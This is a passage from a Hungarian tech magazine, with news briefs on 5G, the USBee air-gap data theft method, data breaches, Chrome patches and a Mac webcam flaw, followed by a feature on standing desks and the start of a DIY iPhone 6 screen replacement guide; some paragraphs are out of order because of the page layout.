Sokkal fenyegetőbbnek bizonyulhat az AVM üzleti modelljére az új 5G-rádiótechnika, amelyet jelenleg kutatnak. Mivel ezek az 5G-adók nagyon magas, eddig kihasználatlan frekvenciákon sugároznak, ugyan nagy sáv szélességük lenne, viszont nagyon csekély hatótávolságuk. Egy AVM-szóvivő arra utalt, hogy „az 5G-nél mondhatni minden utcai lámpára tenni kell egy adót, és ezeket az adóoszlopokat majd üvegszállal kötik be a gerinchálózatba. Az üvegszál ezzel egyből a háztartásoknak is elérhető lesz.” És ha a vezeték nélküli eszközök a jövőben a ház előtti utcai lámpához kapcsolódnak, akkor kinek lesz még szüksége az AVM, vagy akár a konkurenseinek Wi-Fi-routereire?

Az internet el fog tűnni

A hálózatsemlegesség megsértésével vagy anélkül, az UMTS-t és a Wi-Fi-t veszélyeztetve vagy sem, egy biztos: az 5G jön, akár akarjuk, akár nem. És – hogy a Huawei kutatójának, Lemkének a szavaival éljünk – az internet, abban a formában, ahogy azt ma ismerjük, teljesen el fog tűnni.

USB-kulccsal lopott adatok

Ha nem szeretnéd, hogy egy számítógépről adatokat lopjanak, akkor húzd le a hálózatról – ez a mondás sokáig tartotta magát, manapság viszont már nem feltétlenül érvényes.

Izraeli mérnökök kifejlesztettek egy olyan szoftvert, amely USB-re csatlakoztatott eszközök segítségével továbbít adatokat. Ez a hír önmagában még nem lenne olyan meglepő, hiszen készült már ilyen program a történelem során, a mostani alkalmazás ugyanakkor nem a hagyományos módon közvetít: ahelyett, hogy a szoftver egy USB-kulcsra egyszerűen csak rámásolná az adatokat, a perifériákat elektromágneses sugárzás kibocsátására bírja rá, amit egy direkt a célra épített lehallgatóberendezéssel könnyedén lehet fogni. Az alkalmazást találó módon USBee-nek nevezték el.

A működési elvből adódóan az adatok ellopásához nem szükséges fizikai kapcsolat azzal a számítógéppel, amely az érzé-



keny adatokat tartalmazza, vagyis elmondható, hogy a „levegő” már nem szigetel tökéletesen. Azzal, hogy pár méterre simán tudjuk továbbítani az adatot ezzel a módszerrel, szinte minden számítógép sebezhetővé válik. Az adattovábbítás sebessége a működési elvből adódóan nem túl gyors, viszont a módszer nem is arra való, hogy általánosságban, bármilyen adat megszerzéséhez használják – sokkal inkább célzott támadásoknál lehet bevetni, amikor jól behatárolható és előre tervezhető adatmennyiséget kell csupán megszerezni.

A módszer a kémfilmekben is simán megállná a helyét, de egy nagy gond még mindig van vele: ahhoz, hogy a szoftver elvégezze a dolgát, a számítógépet valamilyen módon meg kell fertőzni. Előnye a „hagyományos” módszerekkel szemben az, hogy valahogyan sikerült a rendszerbe juttatnunk, akkor viszont gyakorlatilag észrevétlenül tevékenykedhet, mivel a hálózatról való elszigeteltség egyben azt is jelenti, hogy az informatikai rendszert monitorozó, a szokatlan tevékenységeket kiszűrő biztonsági megoldások előtt teljesen láthatatlan maradhat.

Egyre rafináltabb módszereket találnak ki arra, hogyan lehet a netről leválasztott gépekről is adatokat ellopni

A hónap adatlopási ügyei

Biztosíték? Az meg minek?

A Modern Business Solutions (MBS) nevével ellentétben egyáltalán nem modern szemléletben védte felhasználói adatait. Így nem meglepő, hogy hackerek egy sima támadással különösebb probléma nélkül megszerezték 58 millió rekordot. Az adatokból a név és cím mellett az is kiderült, hogy ki milyen autóval jár, ami mondjuk egy autók lopására szakosodott bandának elég jó információt jelent.

Brazzers: 800 ezer fiók

Feltörték az egyik legnagyobb online pornóbirodalom, a Brazzers honlapját. Összesen 800 ezer felhasználó adatait lopták el – a legjobbakkal is megesik az ilyesmi, mondhatnánk. A dologban nem is ez az érdekes, hanem az, hogy a dolog még 2012-ben történt, azonban a Brazzers csak most hozta az esetet nyilvánosságra. Nem éppen felhasználóbarát politika, az egyszer biztos.

Last.fm: 43 millió felhasználó gondban

Nem nézi sokkal jobban saját felhasználói érdekeit a Last.fm sem, amely szintén egy 2012-ben történt támadásról számolt be – 2016-ban. 43 millió rekordot loptak el, szerencsére a jelszavak kódolva voltak. Érthetetlen, hogy a vállalatok miért titkolóznak: a szivárgásra előbb-utóbb fény derül, és az így nyilvánosságra került esetek jóval többet ártnak a hírnévnek, mintha egy cég saját maga állt volna ki és mondta volna el a történeteket.

Biztonságosabb Chrome

A Google már most is az egyik legbiztonságosabb böngésző, hiszen a frissítéseket saját maga telepíti, így a biztonsági frissítések mindig eljutnak mindenkihez. A legújabb verzió nem kevesebb mint 21 kiskaput zár be. A sebezhetőségek nagyobb részét felhasználók találták, akik cserébe azért, hogy jelezték a hibákat a Google-nak, jutalmat kaptak. A Google összesen 30 ezer dollárt, vagyis 8 millió forintot fizetett.


Az üzenet mindjárt megsemmisül

A Whisper Systems pont pont között működő üzenetküldő rendszerek tervezésével és üzemeltetésével foglalkozik, amely most egy érdekes funkcióval bővült: az elküldött üzeneteknek lejáratí időt lehet adni, amelynek letelte után megsemmisítik önmagukat. A kérdés csak az, hogy ez növeli-e a biztonságot, hiszen azt sehogy sem lehet megakadályozni, hogy a monitorról fotó készüljön.

Az okostelefonok védelme

Meglepő módon szinte az összes felhasználó védi valamilyen módon okostelefonját és a rajta lévő adatokat. A jogosulatlan hozzáférés ellen a legtöbben PIN-kódot vagy jelszót használnak, a minta kevésbé népszerű – és az ujjlenyomat is, de ez főleg azért, mert arányaiban elég kevés telefonon lehet használni.


Kóddal védett okostelefonok aránya



Ijesztő méretek

Csak az Egyesült Királyságban fontszámra becsülhető az online csalással okozott károk mértéke. Már 2015-höz képest is sokkal rosszabb a helyzet.

Okozott kár mértéke (millió £)



Hány domaint regisztráltak Észak-Koreában?

A világ egyik, a külvilágtól legjobban elszigetelt országa Észak-Korea, amelynek mindennapjairól elég keveset tudni, informatikai érdekességekkel pedig szinte egyáltalán nem lehet szolgálni a diktatúrával kapcsolatban. Most egy véletlennek hála, mégis kiderült egy érdekes adat: az ország egyik névszerverének hibás beállítása miatt nyilvánosan is elérhető volt az összes olyan elsődleges domain, amelyet .kp végződéssel regisztráltak. Mindebben nem is a hiba ténye meglepő, hiszen téves beállítások rendszeresen előfordulnak, hanem az, hogy mindösszesen 28 darab volt belőlük.

Még mindig Amerika

És még mindig elnökválasztás! A múlt hónapban már írtunk arról, hogy az amerikai elnökválasztás két talpon maradt jelöltje (és környezete) nem jeleskedik a biztonságtechnikai megoldások alkalmazásában, most viszont róluk csak közvetett módon lesz szó: a legújabb adatszivárogtatásokban ugyanis csak passzív félként, áldozatokként szerepelnek. Most főleg Clinton, mivel vele kapcsolatban kerültek nyilvánosságra újabb dokumentumok. A forrás ezúttal a WikiLeaks; Julian Assange még október első napjaiban ígérte meg, hogy olyan dokumentumokat fog nyilvánosságra hozni, amelyek az elnökválasztási kampány szempontjából fontosak, és pár nappal később kiderült, hogy tartja is a szavát.

Rengeteg, közel 2 ezer e-mail került fel a site-ra, amelyek nem Hillary Clinton, hanem egyik legfontosabb tanácsadója, John Podesta fiókjából származnak – egyelőre a valódiságukat még nem igazolták hitelt érdemlően, de a



WikiLeaksen kiszivárgó információk eddig megbízhatóak voltak. Igazából túlságosan érzékeny adatok a levelekben nincsenek, zömmel Clinton és a nagy amerikai pénzügyi szervezetek közötti megállapodásokba engednek bepillantást. A dokumentumokat Clinton maga is nyilvánosságra hozta volna (legalábbis saját állítása szerint), amennyiben Donald Trump nyilvánosságra hozza adónyilatkozatát. Jóllehet, ez a kijelentés simán lehetett akár blöff is, mivel mindenki úgy vélekedik, hogy Trump korábbi veszteségei elhatárolása miatt nem fizet adót, ám erről aligha szeretne írásos bizonyítékot is mutatni – főleg nem önként.

Az FBI-nak ismét meggyűlhet a baja az iPhone-nal

Ahogy az előre sejteni lehetett, a nyomozó hatóság ismét abban a helyzetben találta magát, hogy van a kezében egy iPhone,

de egyelőre semmi jele nincsen annak, hogy Adan valóban terrorista volt. Többek között ezért is lenne fontos, hogy meg tudják nézni, hogy milyen üzeneteket tárolt a mobiljában és kivel beszélt – az Apple viszont, a korábbi gyakorlatának megfelelően, ezúttal sem segíti a hatóságokat a mobil feltörésében.

Az FBI egy korábbi eset miatt arra akarta kötelezni az Apple-t, hogy az készítsen egy univerzális, minden

almás telefonhoz használható szerkezetet, amivel ilyen esetekben fel lehet törni a készüléket. Az Apple ezt megtagadta, és az FBI végül meghátrált – más módszerek alkalmazása és 1,3 millió dollár elköltése után egyébként azt a telefont feltörték, de semmi használható információt nem sikerült szerezni.



amelynek a tartalmát nem tudja megnézni. A telefon egy Dahir Adan nevű emberé, aki viszont már biztosan nem fog tudni segíteni a telefon nyitásában, mert halott. Rendőrök lőtték le, miután egy minnesotai plázában 10 embert szűrt le késsel, mivel azok nem voltak muszlimok. Az ISIS ugyan magára vállalta a táma-

Támadható a Mac kamerája

Az Apple Macintosh operációs rendszerét mindenki a legbiztonságosabbak között tartja számon, ennek ellenére persze a szoftver nem mentes a hibáktól – csak éppen ezek többsége ritkán kerül nyilvánosságra, és még ekkor is kevesebb figyelem terelődik rájuk. Most viszont nyilvánosságra került egy olyan hiba, ami a felhasználók számára rém kellemetlen: illetéktelenek ugyanis hozzá tudnak férni a Mac kamerájához, és úgy tudják azt bekapcsolni, hogy a tulajdonos ebből semmit sem vesz észre. Valószínűleg senkinek sem kell ecsetelni, hogy mi ezzel a probléma, hiszen már annak a gondolata is hátborzongató, hogy valaki bármikor megfigyelhet minket. A privátszféra nyilvánvaló megsértésén túl a sérülékenység arra is lehetőséget ad, hogy a támadók kifigyeljék, hogy mi minden van mondjuk valaki lakásában, és persze azt is, hogy az illető ott van-e vagy sem.

Az Apple egyébként beépített egy ellenőrző LED-et a kamera mellé, tehát elvileg a felhasználó tudja, hogy a kamera működik-e vagy sem, ugyanakkor ha a támadó csak akkor szeretne leskelődni, amikor a kamerát más app használja, a felhasználónak soha nem fog feltűnni, hogy illetéktelenek is figyelik. Védekezni persze simán lehet: elég csak szigetelőszalaggal letakarni a kamerát. Nem túlságosan szép, de hatékony megoldás!



AZ ÜLÉS MEGÖL!



Életmentő álló asztalok

Az osztályharcnak vége, de a közösségi oldalakon még látni megjegyzéseket arról, hogy puhulnak el az irodisták. Újabban a tudomány is kifejezetten **veszélyesnek ítéli az ülőmunkát**.

GYÓRI FERENC

Ugyan az állandó bejelentésekkel arról, hogy éppen melyik étel jelent halálos veszélyt (protipp: mind), az emberek többségének elég magasra került az ingerküszöbje, azonban az ülőmunka már eddig is ismert élettani hátrányai mellett tényleg érdemes jobban odafigyelni egészségünkre. A megfelelő iparágak természetesen azonnal le is csaptak a témára, és 1–2 éve egyre növekvő hangerővel közlik, hogy az ülő-munka öl, és mindenki halálos veszélyben van, de szerencsére rögtön kínálnak valamilyen – többnyire méregdrága – megoldást a problémára. Ám míg a szkeptikusabbak arra várnak, hogy a tudomány átfogóbb elemzésekkel árnyalja az ülő életmód valós veszélyeit, érdemes mégis csak egy pillantást vetni az álló-asztalok előnyeire az életmentéstől az életminőség javításáig.

Mindmeghalunk!

Azt eddig is tudhattuk, hogy az ülő-munka nem egészséges. Egyrészt, mert sokan tapasztalták, hogy nem tesz jót nekik, más-

részt, mert az életmódmagazinok egyre több és több felületet szenteltek ennek a témakörnek – hiszen olvasóik többségét érintette. Az ilyenkor szokásos horrorba hajló ijesztgetésektől eltekintően, de elég sok betegséggel hozták összefüggésbe az ülőmunkát, a mozgáshiány és rossz testhelyzet okozta nyilvánvaló problémáktól a kevésbé egyértelmű, de ugyanúgy halálos (sőt, halálosabb) betegségekig – persze többnyire az esélyek százalékos és még véletlenül sem százalékpontos növekedésével érvelve, vagy inkább terrorizálva. Ennek ellenére az alap gondolat igaz: a hosszú, napjainkban gyakran maratoni ülőmunka árt a szervezetnek.

Egy ideig a javaslat csupán annyi volt, hogy rendszeresen tartsunk egy kis szünetet, ami alatt mozgunk. Bár ez logikus és követhető tanácsnak tűnt, legtöbben nem érezték úgy, hogy munkatársaik megértően fogadnák a mellettük végzett tornát, ahogy főnökeik sem feltétlenül rajonganának a minden órából kieső 5-10 percért. Ellenben némileg fellendült a fitnessztermek for-

galma, legalábbis január első heteiben. Az egészségvédelmi szakemberek, vagy még inkább a szószólójukként tetszelgő média erre bekeményített: Az ülés halál! Ennyi volt az üzenet, ami már tényleg inkább valamilyen pszichothrillerbe illik. És elkezdtek érkezni a kimutatások arról, hogy aki ülve dolgozik, az akkor is szörnyű és korai halált fog halni, ha minden órában mozog, munka után sportol, hétvégén pedig túrázik, vagy wellnessközpontokba menekül. Az egyetlen megoldás az életben maradásunkra – amennyiben nem akarunk munkakört váltani – az állóasztal.

Nem véletlen, hogy nyugaton, főként északabbra egyre több munkahelyen tűnnek fel ilyen modellek, amiktől a munkáltatók egyaránt várják a dolgozók egészségének rövid és hosszú távú javulását, és akár a hatékonyság növekedését is. Már nem csupán elfogadottnak számít, ha egy kolléga ilyen asztalt kér és használ, de néhány cég tömeges bevezetésen gondolkodik, legalábbis, ha ezt a munkavállalói igény is alátámasztja.

Álljunk meg egy szóra!

Az állóasztal nagy előnye, hogy elég egyszerű az átállás logisztikai része mind céges, mind otthoni környezetben. Egyrészt kapni sima asztalokat, amelyek magasak, de az extra anyagigény ellenére nem kéri el érték egy normális asztal árának sokszorosát. Másrészt, ha muszáj, akár házilag is megoldhatjuk a kérdést, kisebb emelvényt építve a monitornak és a billentyűzetnek. Persze ilyenkor kihívás, hogy kellően stabil és kényelmes maradjon a mini tornyunk, de korántsem lehetetlen feladat. Azonban az elmélettel akad egy komolyabb probléma.

Napi nyolc óra ülőmunkát ugyanennyi állómunkára cserélni már elsőre is kissé extrém lépésnek hangzik, és aki megpróbálja, hamarosan maga is megérti, miért. Többéves, netán évtizedes ücsörgés után teljes munkaidőt állva tölteni kihívás, még ha ez nevetségesen hangzik is azoknak, akik a fórumokon gyakran küldik kedves szavakkal kapálni vagy bányába az egészségükre panaszkodó irodistákat. Ugyanígy a teljes tanítási nap után hazatérő diákok sem feltétlenül rajonganak az ötletért, hogy tanuló- vagy pihenőidejüket állva töltsék az íróasztal előtt – hiába hivatkozunk a végigült tanórákra, a több hónapos nyári szünetre, vagy akár saját sanyarú gyerekkorunkra.

Valójában még az állóasztalok szószólóinak többsége is igen liberális ebben kérdésben, és azt javasolja, fokozatosan szoktasuk hozzá magunkat a hosszas álláshoz.

Mint a legtöbb testedzésnél, itt is érdemes lépcsőzetesen haladni, óránként 10 percről növelve az állva töltött időt, hogy a testünk mellett az agyunk is hozzászokjon a jelen-séghez, és ne érezzük tragédiának. Profi tippként a kényelmes cipőt/papucsot, és fáradság elleni (álláskönnyítő) szőnyeget javasolják. Valamint azt, hogy figyeljünk oda a saját testünkre, ne erőltessük túl. Ha már fájdalmas, vagy akár csak figyelemza-varó az ácsorgás, inkább tartsunk pihenőt. Sőt, a későbbiekben is érdemes megfi-gyelni, hogy a napi rutinunk elemeiben vagy a feladatokból melyikhez passzol job-ban az állás és melyikhez az ülés. És ezzel megérkeztünk a kombinált, ülő-álló aszta-lokhoz.

A kényelem bére

Az ülő-álló asztal, ahogy az nevéből is sejt-hető, mindkét világ legjavát kínáló hibrid. Ha csak rutinfeladatokat végzünk, vagy dinamikusan gondolkodnánk, állhatunk előtte, ha pedig kicsit töprengősebb sza-kaszhoz érünk, vagy úgy érezzük, az állva folytatott telefonbeszélgetéseink túl agresz-szívnek tűnnek a lendületességünk miatt, leülhetünk. Egyértelmű, hogy ez a legjobb, és persze legdemokratikusabb választás.

Ezzel természetesen az iparág is tisztá-ban van, így ezek az asztalok nem is olcsók, és akkor még csak a legegyszer-űbb megoldásokról van szó. Bármiért, ami túlmeleg a magasított asztal elé húzott bárszéken, elég komoly felárat kérnek. A bár- vagy műszaki rajzoló szék ugyan (viszonylag) olcsó megoldás, de sokan panaszkodnak a kényelmére, vala-mint a gurulós változat veszélyeire, és józan alkoholistáknak sem ajánlott az esetleges nosztalgia miatt.

Az igazi ülő-álló asztalok alapmodelljei a kézi erővel működtethető változatok. Ebbe beletartoznak azok, amelyeket valahogyan emelve (többnyire kurblizva) állíthatunk megfelelő magasságúra, és a kétállású, rugókkal és ellensúlyokkal működtetett

megoldások. Utóbbi hátránya, hogy ponto-san el kell találnunk a megfelelő magasságo-kat rendeléskor, valamint a működéshez szükséges több-kevesebb extra elem térfog-lalása. Előnye a könnyű és gyors magasság-váltás, és hogy a barkácsolást kedvelők ren-delhetnek félig kész, összeállítható változatokat is. Ezerestereknek persze még jobb lehet a teljesen manuálisan emel-hető asztal, főleg, hogy házi megoldásokkal az amúgy 60–70 000 forintnál kezdődő gyári változatok helyett megpróbálhatják saját meglévő bútoraikat átalakítani, ennek az összegnek akár tizedéből is. Egyértelmű előny a pontos vagy viszonylag pontos magasságállítás, míg hátrány az ehhez szük-séges idő és energia. Főleg az állandó kurbli-zás és emelgetés miatt félő, hogy sokan egy idő után inkább megmaradnak az egyik magasságbeállításnál – és az nem a felső lesz.

A hibrid asztalok hibridjei a különféle emelhető rátétek. Ezek ajánlottak akkor, ha íróasztalunkat nem tudjuk vagy akar-juk lecserélni, netán csak kipróbálnánk az új, egészségesebb munkakörnyezetet. Ráa-dásul már viszonylag kis befektetéssel 20 000 forint környékén hozzájuthatunk hazai oldalon is a legegyszerűbb modellek-hez, amelyek lába kihajtható, így egyetlen könnyed mozdulattal alakíthatóak át kis méretű emelvényé. Persze főként akkor, ha két-három kilós noteszgépet és nem egy 8–10 kilós, közepesen ingatag monitort tartunk rajta, így némi körültekintés aján-lott ezekhez az alapmodellekhez, de nagy előnyük, hogy munkahelyünkre is bevi-hetjük őket, ha az ottani vezetőség netán nem törődik annyira az egészségünkkel, mint szeretnénk. Kényelmesebb megoldá-sok is léteznek persze, komolyabb, ellensú-lyos rendszerekkel, általában lényegesen komolyabb, százezer forint körüli vagy afeletti költségekkel.


A kategória csúcragadozói az elektro-mosan állítható asztalok. Ezek egyértel-műen a legkényelmesebbek, a rátétekhez képest általában titáni teherbírással. Bár a


Mozgásban az üzlet

Bár állni valóban egészségesebb, mint egész nap ülni, de a meglehető-sen változó statisztikák szerint ener-giafelhasználás szempontjából mind-össze 10–30 százalékkal jobb. A járás ellenben jelentősen megnöveli a fel-használt kalóriák mennyiségét. Aki tehát a sportot is szeretné munkaidő-ben letudni, annak érdemes tovább fejlesztenie az állóasztalt, egy futó-, vagy sebességét tekintve inkább sétálópad-dal. Ezen a területen is elég nagy a választék, főként, ha nem félünk az importálás nehézségeitől. Választhatunk sima, kapaszkodó nél-küli futópadokat az asztal alá, de nagyobb munkaterülettel ellátott modellek is akadnak.

motorizált magasságváltás 10–20 másod-percbe kerül, de pontosan állítható a vég-pozíció, és teljes méretű, stabil munkafelü-let az eredmény. Apró hátrányuk az ár, ami nagyjából 150 000 forintnál indul, és felső határa jóformán nincs is. Különösen igaz ez az elit változatokra, amelyek még prog-ramozhatóak is, hogy adott időpontban felemelkedjenek, ezzel ösztönözve, vagy tulajdonképpen kényszerítve a lustább fel-használót az egészségesebb életre. Persze ilyen mértékű kiadás után valószínűbb is, hogy az új tulajdonos „leállja” a pénzét, sőt jobb eséllyel érzékeli majd az álló munka-végzés fizikai és szellemi előnyeit magán.


Testgyőztesek híján

Nehéz eldönteni, melyik megoldás a leg-jobb. Még az ilyenkor megszokott fordulat sem igaz, hogy mindenkinek magának kell végiggondolnia, mennyire fontos, és meny-nyit ér az egészsége (akár számszerűsítve, a krónikus betegségek és korábbi elhalálozás miatt kiesett munkaórák/nyugdíj becslésé-vel). A helyzet azonban az, hogy nagyon kevesen tudják előre eldönteni, melyik meg-oldás a legjobb számukra. Aki noteszgépet használ, könnyebb helyzetben van, kipró-bálhatja, hogy időnként feláll az asztaltól, és a notebookot egy polcra téve folytatja a munkát, így kiderítheti, mire vágyik hosz-szabb távon. Mindenki más csak annyit tehet, hogy kipróbál valamilyen hasonló házibarkács-megoldást, esetleg ellátogat egy nagyobb bemutatóterembe, vagy meg-rendel egy olcsóbb változatot, amit lepassz-szolhat a családon belül, ha idővel tovább-lépne. Mi mindenesetre egyáltalán nem zárkozunk el attól, hogy a jövőben kipróbál-junk néhányat a különféle variációkból. 



A méret a lényeg!

Komolyabb befektetések előtt érdemes pontosan fel-mérni az igényeket. Erre a gyártók többsége is lehetőséget ad, de előzetes ered-ményeket kaphatunk a www.ergotron.com/tabid/305/language/en-US/Default.aspx címen.



Az iPhone 6 kijelzőcseréje

Ha letelt az Apple által a telefonunkra adott garanciaidő, de berepedt a kijelzője, akkor vagy szakszervizben végeztetjük el a javítást, vagy **olcsóbban tesszük ezt meg saját magunk.**


MARTIN HUNTER/KÖHLER ZSOLT

Már két éve kapható, de világszerte még mindig az iPhone 6 az egyik legnépszerűbb okostelefon. Arról is hírhedt, hogy a képernyője ütés hatására pókhálószerűen reped be – ez a korábbi típusoknál, és persze más, hasonló felépítésű mobilokkal is elő szokott fordulni. Ha lejárt a garanciaidő, már arra sem számíthatunk, hogy telefonunkat olcsón kijavítja az Apple szervize. Helyettük ezt tegyük meg mi!

Az első lépés egy hibátlan kijelző beszerzése, ami bizony nem egyszerű. Mivel az Apple gyári alkatrészeket csak és

kizárólag szakszervizek számára értékesít, ezért számunkra a használt vagy az utángyártott alkatrészek jöhetnek csak szóba. Hibás telefonokat jellemzően apróhirdetési oldalakon találhatunk, de az ép kijelzővel rendelkező darabok egyáltalán nem olcsók – az alaplahibás, letiltott mobilokat pedig igen gyakran a javítással foglalkozó, az Apple szerint nem hivatalos műhelyek vásárolják fel alkatrésznek, ezért az ilyen hirdetésekre valósággal vadászni kell. Az online áruházakban viszont szinte biztos, hogy találunk kijelzőt. Keressünk az amazon.de, ebay.de, ebay.

com, esetleg az aliexpress.com, icracked.com, ifixit.com oldalakon az „iphone 6 LCD screen digitizer assy” szavakra, illetve ezek kombinációjára! Ne feledjük, hogy külön-külön is kapható csak LCD kijelző, keret és érintőpanel. Ezek olcsóbbak, de például az érintőképernyő kijelzőről való leválasztása csak speciális gépekkel lehetséges, szaktudást igénylő és egyáltalán nem könnyű feladat. Ezért fontos, hogy csak a komplett kijelzőt vegyük meg. Hozzá esetleg még tapadókorongot, feszítő eszközöket és csavarhúzókat is kaphatunk, ami azért jó, mert ezek között a ritka, nekünk szükséges ötlevelű löhere alakú (pentaplobe) csavarhúzó is van. A komplett kijelzőt Ázsiából már akár 12–15 ezer forintért is beszerezhetjük, ha van időnk egy bő hónapot várni a szállítására. Az olcsó darabokkal persze rizikót is vállalunk, mert ezek nem minden esetben pontosak, a csavarok helyei néhány tized milliméterrel eltérhetnek, így a kijelző a kerethez nehezen vagy nem rögzíthető. Szerelés közben jelentősebb buktatókra is ügyelnünk kell: az ujjlenyomatokat olvasó Home gombra nagyon kell vigyáznunk, mert a sérülése esetén a cseredarabot csak az Apple szervizei tudják az alaplappal párosítani, senki más. A kijelző mögött



futó szalagkábele is kritikus alkatrész, annak egy másikra való cseréjekor is letilthat a telefon.

